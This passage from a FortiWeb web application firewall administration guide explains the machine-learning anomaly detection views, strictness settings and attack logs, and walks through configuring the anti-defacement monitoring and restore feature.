Parameter View

Parameter View displays anomaly detection statistics for all the parameters. Click the parameter name in the left-side navigation bar to see details for this parameter.

Parameter Name: The name of the parameter.

HMM Learning Stage: The stage which the HMM learning process is in. It can be one of the following:

- Collecting—The system is collecting data samples.
- Building—Sample collection is completed, and is building the mathematical models.
- Running—The system enters this stage after the testing has completed successfully. FortiWeb will use this mathematical model to evaluate all new samples for this argument. If the samples are anomalies, the system will employ the second anomaly detection layer to verify whether the anomaly is an attack and take the corresponding action.
- Discarded—FortiWeb has determined that it cannot build a mathematical model for these parameters, and therefore will not use anomaly detection to protect them.

Collected Samples: The number of samples collected during the sample collection period.

Please note that the diagrams introduced below are available only when the status is in running stage.

Distribution of Anomalies triggered by HMM

This diagram displays the anomalies in red and the legitimate requests in blue. The system judges whether a request is legitimate or not based on its probability and the length of the parameter value.



Anomaly Strictness Level Details

The system uses the following formula to calculate whether a sample is an anomaly:

The probability of the anomaly > μ + the strictness level * σ

If the probability of the sample is larger than the value of "μ + the strictness level * σ", this sample will be identified as anomaly.

μ and σ are calculated based on the probabilities of all the samples collected during the sample collection period, where μ is the average value of all the parameters' probabilities, σ is the standard deviation. They are fixed values. So, the value of "μ + the strictness level * σ" varies with the strictness level you set. As shown in the following diagram, the dotted red line (that is, the value of "μ + the strictness level * σ") stays at the position where the strictness level is set to 3, as in μ

+ **3**σ. If the strictness level is set to a smaller value, then the dotted red line will move closer to the center, which may cause some samples to be detected as anomaly. In a word, the smaller the value of the strictness level is, the more strict the anomaly detection model will be.



Manage anomaly-detecting settings

You can use the following options to experiment on the strictness levels.

Inherit global settings: Select this option if you want this parameter to inherit the strictness level you have set for the domains in the anomaly detection policy.

Custom settings: Select this option if you want a different strictness level for this parameter. Specify different values and observe the movement of dotted red line in the Anomaly Strictness Level Details diagram. Choose an appropriate value to get the most optimistic detection accuracy, meanwhile the normal samples are not be falsely detected as anomalies.

Test Sample : Click Test Sample, then enter a parameter value to verify whether it will be detected as an anomaly at the current strictness level.



Actions you can take on any parameter

There is a configuration button which, when clicked, will open a drop-down menu with the following options.



Menu option	Description
Rebuild Parameter	Clear the preceding mathematical model for the parameter, and then begin collecting new samples and build the models again. The samples collected for the previous model will be discarded.
Discard	Discards this parameter and does not re-build it. This will disable the learning for this parameter and bypass anomaly detection all together for this parameter.
Export	Export the mathematical model for this parameter to a file. You can import the model to arbitrary URL. See Import under Parameter View on page 546

Noisy Samples

Noisy samples are the abnormal samples detected during the sample collection period. They are excluded from the samples used to build the anomaly detection model.

If you believe a sample is falsely detected as a noise, you can click the status icon to exclude it from noisy samples, so that it can be re-admitted to build the anomaly detection model.

Anomaly Samples

The samples which have been recognized as anomalies. The list may change as new strictness settings are applied.

Additional Samples

These are the samples manually added from the attack logs. For more information, see Add additional sample from attack logs.

Events

The anomaly detection events, such as sample collection, model running, building and testing, along with the time periods when these events take place. These events are also displayed in the anomaly detection Events dashboard in Overview tab.

Viewing anomaly detection log

There are new attack logs for anomaly detection model violations. The anomaly detection log has the following sub-types:

- Anomaly in HTTP argument
- HTTP Method violation
- Charset detect failed

When machine learning detects an attack, the attack logs will be generated in **Log & Report**. Click an attack to view more information about that attack in the far-right panel.

Anomaly Detection Information (bar chart)

The illustration below shows the anomaly values of HMM probability and argument length for the argument in a bar chart. The green bar represents the average values of the learned samples for the argument; the yellow bar represents the anomaly values for the current argument. Comparing it with the average values, you can easily see how abnormal the argument is.



Attack Detection Information

The illustration shows the threat analysis results. Using this information, you can see what kind of attack the argument could include. Anomaly detection model may detect multiple attack types in one argument. There are three suspicious levels as shown in the pie chart.



The chart above reports two kinds of attack types: Cross-site Scripting and Local File Inclusion/Remote File Inclusion. The system treats the Cross Site Scripting attack as more suspicious.

Add additional samples from attack logs

If the attack reported by the model is wrongly detected as an anomaly and should be categorized to regular traffic, you can click **This is not a threat!**. The system will include this newly added sample into the sample set and rebuild the model, so that the traffic which has the similar characteristics with this sample will not be reported as attacks anymore.

This process may take one or two minutes, and FortiWeb will not detect machine-learning anomalies at this process.

The added samples will be displayed as **Additional Samples** in the **Parameter View**.

Adjust machine-learning model

You can adjust an anomaly detection model by clicking the Operation button. It has three options: Rebuild the Model, Relearn the Model, and Goto Argument Setting.

Button	Description
Rebuild the Model	Clear the preceding model, and then begin collecting new samples and build the models again. The samples collected for the previous model will be discarded.
Relearn the Model	Clear the preceding model, and then begin collecting more samples to build the model. The samples collected for the previous model will be not discarded. They will be reused to build the new model.
Goto Argument Setting	Clicking this button to display the dialog where you can adjust the argument related to anomaly detection.



Aggregate machine-learning log

There are also aggregation logs for anomaly detection in Aggregation Attacks, as illustrated below.



Enable packet log for machine-learning attack logs

There is also a packet log for machine-learning attack logs. It is enabled by default. You can enable packet log for anomaly detection attack logs from the GUI, as shown below.



Anti-defacement

The anti-defacement feature monitors your websites for defacement attacks. If it detects a change, it can automatically reverse the damage.

This feature can be especially useful if you are a hosting provider with many customers, such as favorite local restaurants or community associations, who have basic web pages that should not be changed, but it is impractical to manually monitor them on a continuous basis.

Anti-defacement backs up web pages only, **not** databases.

Content that will **not** be backed up includes all database-driven content that is inserted into web pages using AJAX, PHP, JSP, ASP, or ColdFusion, such as stepin boards, forums, blogs, and shopping carts: page content does **not** reside within the page markup itself, but instead resides in a back-end database that is queried and whose results are dynamically inserted into page content at runtime when the client requests a page.

Separately from configuring anti-defacement, you should regularly back up MySQL, Oracle, PostgreSQL, and other databases and defend them with controls such as FortiDB (HTTPs://www.fortinet.com/products/fortidb).

The anti-defacement feature examines a website's files for changes at specified time intervals. If it detects a change that could indicate a defacement attack, the FortiWeb appliance can notify you and quickly react by automatically restoring the website contents to the previous backup.

Before updating a website where you are using website anti-defacement, disable **Restore Changed Files Automatically** options. Otherwise, the FortiWeb appliance will perceive your changes as a defacement attempt and undo them. After the website is changed, first confirm all the changes have been updated in **Total Backup**, then enable **Restore Changed Files Automatically**.

To enable Web anti-defacement

Before you can begin configuring anti-defacement, you have to enable it first.

1. Go to **System > Config > Feature Visibility**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see "Permissions" on page 1.
2. Locate **Security Features**.
3. Enable **Web Anti-Defacement**.
4. Click **Apply**.

To configure anti-defacement

1. Go to **Web Protection > Web Anti-Defacement** and select the Anti Defacement tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Anti-Defacement Management** category. For details, see Permissions on page

52.



Monitor	Indicates whether or not anti-defacement is currently enabled for the website. • **Green icon**—Anti-defacement is enabled. • **Flashing yellow-to-red icon**—Anti-defacement is off because the **Enable Monitor** option is disabled.
Connected	Indicates the connection results of the FortiWeb appliance's most recent attempt to connect to the website's server. • **Green check mark icon** —The connection was successful. • **Red X mark icon**—The FortiWeb appliance was unable to connect. Verify the IP address/FQDN and login credentials of your anti-defacement configuration. If these are valid, verify that connectivity has not been interrupted by dislodged cables, routers, or firewalls.
Total Files	Displays the total number of files on the website.
Total Backup	Displays the total number of files that have been backed up onto the FortiWeb appliance for recovery purposes. Those files that you choose not to monitor will not be backed up.
Total Changed	Displays the total number of files that have changed. Click the number to see an itemized list of the changed files.

2. Click **Create New**.
   Alternatively, click an entry to view its contents, then click the **Edit** button.
3. Configure these settings:

Web Site Name	Type a name for the website. This name is not used when monitoring the website. It does not need to be the website's FQDN or virtual host name.
Description	Enter a comment up to 63 characters long. This field is optional.
Enable Monitor	Enable to monitor the website's files for changes, and to download backup revisions that can be used to revert the website to its previous revision if the FortiWeb appliance detects a change attempt.
Hostname/IP Address	Type the IP address or FQDN of the web server on which the website is hosted. This will be used when connecting by SSH or FTP to the website to monitor its contents and download backup revisions, and therefore could be different from the host name that may appear in the `Host:` field of HTTP headers. For example, clients might connect to the public DNS name www.example.com, while FortiWeb would connect using the web server's private network IP address, 192.168.1.1.

Connection Type	Select which protocol (**FTP**, **SSH**, or **Windows Share**) to use when connecting to the website in order to monitor its contents and download website backups. **Note:** Since FortiWeb SSH components are updated in version 5.8.3, Bitvise SSH Server's ssh algorithm compression is no longer supported.
FTP/SSH Port	Enter the TCP port number on which the website's real server listens. The standard port number for FTP is 21; the standard port number for SSH is 22. This field appears only if Connection Type on page 556 is **FTP** or **SSH**.
Windows Share Name	Type the name of the shared folder on the web server, such as `Share`. Do not include the CIFS host name or workgroup name. This field appears only if Connection Type on page 556 is **Windows Share**.
Folder of Web Site	Type the path to the website's folder, such as `public_html` or `wwwroot`, on the real server. The path is relative to the initial location when logging in with the user name that you specify in User Name on page 556. This field appears only if Connection Type on page 556 is **FTP** or **SSH**.
File Filter	Select an optional anti-defacement file filter. The anti-defacement file filter is a list of folder (directory) or file names that the anti-defacement feature does not monitor,or a list of items that anti-defacement always monitors. For details, see Specifying files that anti-defacement does not monitor on page 558.
User Name	Enter the user name, such as `FortiWeb`, that the FortiWeb appliance will use to log in to the website's real server.
Password	Enter the password for the user name you entered in User Name on page 556.
Alert Email Policy	From the drop-down list, select existing email settings that contains one or more recipient email addresses (`MAIL TO:`) to which the FortiWeb appliance sends an email when it detects that the website has changed.
Monitor Interval for Root Folder	Enter the time interval in seconds between each monitoring connection from the FortiWeb appliance to the web server. During this connection, the FortiWeb appliance examines Folder of Web Site on page 556 (but not its subfolders) to see if any files have changed by comparing the files with the latest backup. If it detects any file changes, the FortiWeb appliance will download a new backup revision. If you have enabled Restore Changed Files Automatically on page 557, FortiWeb will revert the files to their previous version. For details, see Reverting a defaced website on page 559.
Monitor Interval for Other Folder	Enter the time interval in seconds between each monitoring connection from the FortiWeb appliance to the web server. During this connection, the FortiWeb appliance examines subfolders to see if any files have been changed by comparing the files with the latest backup. If any file change is detected, the FortiWeb appliance will download a new backup revision. If you have enabled Restore Changed Files Automatically, the FortiWeb appliance will revert the files to their previous version.

	For details, see Reverting a defaced website on page 559.
Maximum Depth of Monitored Folders	Type how many folder levels deep to monitor for changes to the website's files. Files in subfolders deeper than this level are not backed up.
Skip Files Larger Than	Type a file size limit in kilobytes (KB) to indicate which files will be included in the website backup. Files exceeding this size will not be backed up. The default file size limit is 10 240 KB. **Note:** Backing up large files can impact performance.
Skip Files With These Extensions	Type zero or more file extensions, such as `iso, avi`, to exclude from the website backup. Separate each file extension with a comma. **Note:** Backing up large files, such as video and audio, can impact performance.
Restore Changed Files Automatically	Enable to automatically restore the website to the previous revision number when FortiWeb detects that the website has been changed. Disable to do nothing. You can manually restore the website to a previous revision when the FortiWeb appliance detects that the website has been changed. For details, see Reverting a defaced website on page 559. Alternatively, you can manually revert all or some of the individual file changes that FortiWeb detects. For details, see Accepting or reverting changed files on page 559 **Note:** While you are intentionally modifying the website, you must turn off this optio. Otherwise, the FortiWeb appliance detects your changes as a defacement attempt, and undoes them. **Note:** FortiWeb does **not** restore your back-end database, if any. If the website has been defaced using SQL injection or similar attacks and its database-driven content has been affected, even if this option is enabled, you need to manually restore the database. You cannot enable this setting when Acknowledge Changed File Automatically on page 557 is selected.
Acknowledge Changed File Automatically	Enable to automatically accept changes to the website when FortiWeb detects that the website has been changed. You cannot enable this setting when Restore Changed Files Automatically on page 557 is selected. Alternatively, you can manually acknowledge all or some of the changes that FortiWeb detects. For details, see Accepting or reverting changed files on page 559

4. Click **Test Connection** to test the connection between the FortiWeb appliance and the web server.
5. Click **OK**.
   During the next interval, FortiWeb should connect to download its first backup. You should notice that Total Files and Total Files will increase, and Connected should become and remain a green check mark.
   If not, first verify the login and IP address that you provided. Also, on the web server, check the file system permissions for the account that FortiWeb is using to connect. FortiWeb must be able to both read and, if it will be restoring files, write to the folder and files. On Microsoft Windows, you may need to examine your security policy configuration to make sure that the account is authenticating as itself, and is not degrading to the guest account.

Verify that a route exists between the FortiWeb and the web server, and that connectivity is reliable, with no packet loss. Also verify that any routers or firewalls between them, including Windows Firewall, are not blocking SSH, FTP, or CIFS connections. Other troubleshooting varies by the protocol that FortiWeb is using to connect, such as checking for a compatible protocol version and cipher suite.

See also

- Reverting a defaced website on page 559
- Anti-defacement on page 554

Specifying files that anti-defacement does not monitor

You can create a list of folder (directory) or file names that the anti-defacement feature does not monitor. You can also create a list of items that anti-defacement always monitors.

FortiWeb applies the filters in these lists to any website you configure using **Web Protection > Web Anti Defacement > Anti Defacement**.

To configure anti-defacement file filtering

